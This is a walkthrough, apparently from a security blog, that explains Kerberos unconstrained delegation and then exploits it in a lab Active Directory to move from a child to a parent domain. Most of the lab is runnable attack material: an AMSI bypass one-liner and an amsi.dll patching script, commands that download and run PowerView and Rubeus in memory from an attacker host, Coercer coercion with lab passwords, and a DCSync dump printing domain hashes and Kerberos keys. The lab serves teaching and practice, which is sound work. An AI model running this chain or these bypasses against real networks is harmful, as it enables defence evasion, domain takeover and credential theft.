Within an Active Directory, services can be used by users.
Sometimes these services need to contact others, on behalf of the user, like a web service might need to contact a file server. In order to allow a service to access another service on behalf of the user, a solution has been implemented (introduced in Windows Server 2000) to meet this need: Kerberos Delegation.
Delegation principle
In order to understand what is Kerberos Delegation, let’s take a concrete example. A web server with a nice interface allows a user to access his personal folder, hosted on a file server. We are in the following situation:

The web server is front-end, and it’s this web server that will fetch the information instead of the user on the file server in order to display the content of a file, for example.

However, the web server does not know what belongs to the user on the file server. It is not his role to unpack the user’s PAC((Privilege Attribute Certificate)) to make a specific demand to the file server. This is where the delegation comes in. This mechanism allows the web server to impersonate the user, and to authenticate on the user’s behalf to the file server.
From the file server’s point of view, it is the user who makes the request. The file server will be able to read and check user’s rights, then send back the information to which this account has access.
This is how the web server can then display this information in a nice interface back to the user.
Constrained & Unconstrained Delegation
The ability to relay credentials can be given to an account with at least one SPN attribute set. It could be a computer account or a service account.
Today, there are three ways to authorize a computer or service accounts to impersonate a user in order to communicate with one or more other service(s) :
Unconstrained Delegation, Constrained Delegation and Resource Based Constrained Delegation.
Unconstrained Delegation
For this topic, we will have some explanation and a quick lab right after.
With Unconstrained Delegation, the server or the service account that is granted this right is able to impersonate a user to authenticate to any services on any host.

Below there’s an example of a machine that is in Unconstrained Delegation.

It is historically the only choice there was when the delegation principle was introduced. But for obvious security reason, Constrained Delegation has been added.
The domain controller places a copy of the user’s TGT into the service ticket. When the user’s service ticket (TGS) is provided to the server for service access the server opens the TGS and places the user’s TGT into the LSASS for later use allowing the server to impersonate the user. Obtaining the ticket could lead to domain escalation as the ticket might belong to the machine account of the domain controller or a high privilege account like the domain administrator. For a computer to authenticate on behalf of other services (unconstrained delegation) two conditions are required:
- Account has the TRUSTED_FOR_DELEGATION flag in the User Account Control (UAC) flags.
- User account has not the NOT_DELEGATED flag set which by default non domain accounts have this flag.
This is a feature that a Domain Administrator can set to any Computer inside the domain. Then, anytime a user logins onto the Computer, a copy of the TGT of that user is going to be sent inside the TGS provided by the DC and saved in memory in LSASS. So, if you have Administrator privileges on the machine, you will be able to dump the tickets and impersonate the users on any machine.

This lab explores a security impact of unrestricted kerberos delegation enabled on a domain computer.
By default on windows active directory all domain controller are setup with unconstrained delegation

In this lab we will be exploiting the Unconstrained Delegation vulnerability to pivot from a Child Domain north.sevenkingdoms.local to a Parent Domain sevenkingdoms.local.
Enumerating
Unconstrained Delegation can be enumerated using Bloodhound, Impacket and also with PowerView.
Impacket.
Enumerate principals with Unconstrained Delegation
Works for computers and users
Powershell
AMSI Bypass
$x=[Ref].Assembly.GetType('System.Management.Automation.Am'+'siUt'+'ils');$y=$x.GetField('am'+'siCon'+'text',[Reflection.BindingFlags]'NonPublic,Static');$z=$y.GetValue($null);[Runtime.InteropServices.Marshal]::WriteInt32($z,0x41424344)
(new-object system.net.webclient).downloadstring('http://10.4.10.1:8080/amsi.txt')|IEX
asmi.txt
# Patching amsi.dll AmsiScanBuffer by rasta-mouse
$Win32 = @"

using System;
using System.Runtime.InteropServices;

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);

}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("amsi.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "AmsiScanBuffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)

We can use the following script in Powershell to enumerate Unconstrained Delegation.
# Import the Active Directory module
Import-Module ActiveDirectory

# Get a list of all user accounts in the domain
$users = Get-ADUser -Filter *

foreach ($user in $users) {
    # Check if the user has the 'msDS-AllowedToDelegateTo' attribute set
    $delegationSetting = Get-ADUser $user -Properties msDS-AllowedToDelegateTo -ErrorAction SilentlyContinue

    if ($delegationSetting -ne $null -and $delegationSetting.'msDS-AllowedToDelegateTo' -ne $null) {
        Write-Host "Unconstrained Delegation is enabled for user $($user.SamAccountName)"

        # Get the specific delegation rights
        $delegationRights = $delegationSetting.'msDS-AllowedToDelegateTo'
        Write-Host "Delegation Rights for $($user.SamAccountName):"
        $delegationRights | ForEach-Object {
            Write-Host "  $_"
        }
    }
}
PowerView.ps1
Then we can upload PowerView.ps1 using this
iex (iwr -UseBasicParsing http://10.4.10.1:8080/PowerView.ps1)
After uploading PowerView.ps1 we just need to the machine we just need to import it.
Importing PowerShell scripts are really simple.
. .\PowerView.ps1
Now we can execute all PowerView commands straightforward:

Get-DomainComputer -Unconstrained -Properties serviceprincipalname,name,samaccountname,samaccounttype,useraccountcontrol,dnshostname | fl
Get-DomainUser -TrustedToAuth | Select-Object samaccountname,msds-allowedtodelegateto,useraccountcontrol | Format-Table -Wrap

We have gathered enough information to know that we do have Unconstrained Delegation configured in this Machine for user Jon.Snow and its Delegation Rights.
Unconstrained Delegation is enabled for user jon.snow
Delegation Rights for jon.snow:CIFS/winterfell
CIFS/winterfell.north.sevenkingdoms.local
$data = (New-Object System.Net.WebClient).DownloadData('http://10.4.10.1:8080/Rubeus.exe')
$assem = [System.Reflection.Assembly]::Load($data);
[Rubeus.Program]::MainString("triage");

Now Lets use Coercer force a coerce of the DC kingslanding to the DC winterfell.
sudo coercer coerce -u arya.stark -d north.sevenkingdoms.local -p Needle -t kingslanding.sevenkingdoms.local -l winterfell
Since it will make us passing C several times I decided to automatize it using the following:yes C | sudo coercer coerce -u arya.stark -d north.sevenkingdoms.local -p Needle -t kingslanding.sevenkingdoms.local -l winterfell
Now after running Coercer we can check with Rubeus again in memory.

From the screenshot above we can see that we can see KINGSLANDING$ TGT.

- We now have the TGT of the domain controller
- Let’s continue on linux to pass the ticket and launch dcsync with secretdump :
- copy the ticket without space and return line (in vim i do :
:%s/\s*\n\s*//g)
- convert the ticket to ccache
- use the kerberos ticket and launch secretdump
- copy the ticket without space and return line (in vim i do :
cat KINGSLANDING$.b64|base64 -d > KINGSLANDING$.kirbi
ticketConverter.py KINGSLANDING$.kirbi KINGSLANDING$.ccache

export KRB5CCNAME=KINGSLANDING$.ccache
secretsdump.py -k -no-pass sevenkingdoms.local/'kingslanding$'@kingslanding

Impacket v0.12.0.dev1+20231130.165011.d370e63 - Copyright 2023 Fortra

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b2172b9519c38d11551fa488aa1ef3a3:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
tywin.lannister:1113:aad3b435b51404eeaad3b435b51404ee:af52e9ec3471788111a6308abff2e9b7:::
jaime.lannister:1114:aad3b435b51404eeaad3b435b51404ee:12e3795b7dedb3bb741f2e2869616080:::
cersei.lannister:1115:aad3b435b51404eeaad3b435b51404ee:c247f62516b53893c7addcf8c349954b:::
tyron.lannister:1116:aad3b435b51404eeaad3b435b51404ee:b3b3717f7d51b37fb325f7e7d048e998:::
robert.baratheon:1117:aad3b435b51404eeaad3b435b51404ee:9029cf007326107eb1c519c84ea60dbe:::
joffrey.baratheon:1118:aad3b435b51404eeaad3b435b51404ee:3b60abbc25770511334b3829866b08f1:::
renly.baratheon:1119:aad3b435b51404eeaad3b435b51404ee:1e9ed4fc99088768eed631acfcd49bce:::
stannis.baratheon:1120:aad3b435b51404eeaad3b435b51404ee:d75b9fdf23c0d9a6549cff9ed6e489cd:::
petyer.baelish:1121:aad3b435b51404eeaad3b435b51404ee:6c439acfa121a821552568b086c8d210:::
lord.varys:1122:aad3b435b51404eeaad3b435b51404ee:52ff2a79823d81d6a3f4f8261d7acc59:::
maester.pycelle:1123:aad3b435b51404eeaad3b435b51404ee:9a2a96fa3ba6564e755e8d455c007952:::
KINGSLANDING$:1001:aad3b435b51404eeaad3b435b51404ee:e6afff3a8889163ff5e3d83e267710c8:::
NORTH$:1104:aad3b435b51404eeaad3b435b51404ee:b33545882c07af32620ab8aa94ced73f:::
ESSOS$:1105:aad3b435b51404eeaad3b435b51404ee:de68488617d0c5fae23d50908947c297:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:bdb1a615bc9d82d2ab21f09f11baaef4bc66c48efdd56424e1206e581e4dd827
Administrator:aes128-cts-hmac-sha1-96:0c72a36a70f696fbee13a25fd3412d43
Administrator:des-cbc-md5:7f2cd0836164e592
krbtgt:aes256-cts-hmac-sha1-96:076272367d605ef1acb860db49da8ac9e4d7e44b2cffcf5723f7d68eb871024f
krbtgt:aes128-cts-hmac-sha1-96:ec399f5a02907a836e23f1a386dce01f
krbtgt:des-cbc-md5:8f9b4c6bfe078f9d
vagrant:aes256-cts-hmac-sha1-96:aa97635c942315178db04791ffa240411c36963b5a5e775e785c6bd21dd11c24
vagrant:aes128-cts-hmac-sha1-96:0d7c6160ffb016857b9af96c44110ab1
vagrant:des-cbc-md5:16dc9e8ad3dfc47f
tywin.lannister:aes256-cts-hmac-sha1-96:6d700f4ade8a38d18bdd4f149aab963dfd0dce88a66240abdbdcb9044677fb80
tywin.lannister:aes128-cts-hmac-sha1-96:e813c0778e005572a1bef0c1a5337b76
tywin.lannister:des-cbc-md5:8f2594dada98862a
jaime.lannister:aes256-cts-hmac-sha1-96:1ed5f614b71e193bba93dc07e14c1c445a27ff1a6b0f265e98b45b10f6940ba7
jaime.lannister:aes128-cts-hmac-sha1-96:d7befe9d0dbb7a6d925156d5642ba57f
jaime.lannister:des-cbc-md5:ec51389dd6b67076
cersei.lannister:aes256-cts-hmac-sha1-96:0cbbc101644c0d73d9155b71172c811d41a3a640fea655b1fd6d6a22fd53ca59
cersei.lannister:aes128-cts-hmac-sha1-96:9c22476a9d1c88b472a7567a4380e502
cersei.lannister:des-cbc-md5:10c7a8a2b3643468
tyron.lannister:aes256-cts-hmac-sha1-96:ee2568536d09581b7b5e30b707e58d27e2cf5ee7acfc90dce4de852e44c5633c
tyron.lannister:aes128-cts-hmac-sha1-96:9b7f0a412e6219a1b48b8fb12ff2d499
tyron.lannister:des-cbc-md5:013d7091a470c719
robert.baratheon:aes256-cts-hmac-sha1-96:6b5468ea3a7f5cac5e2f580ba6ab975ce452833e9215fa002ea8405f88e5294d
robert.baratheon:aes128-cts-hmac-sha1-96:4f12248736038b239853bcf1d4abad94
robert.baratheon:des-cbc-md5:49762afd1f38abf1
joffrey.baratheon:aes256-cts-hmac-sha1-96:a008819500909ab61b76564b0d81cf4f7cb1bd7f213206e25df681f92792aa8c
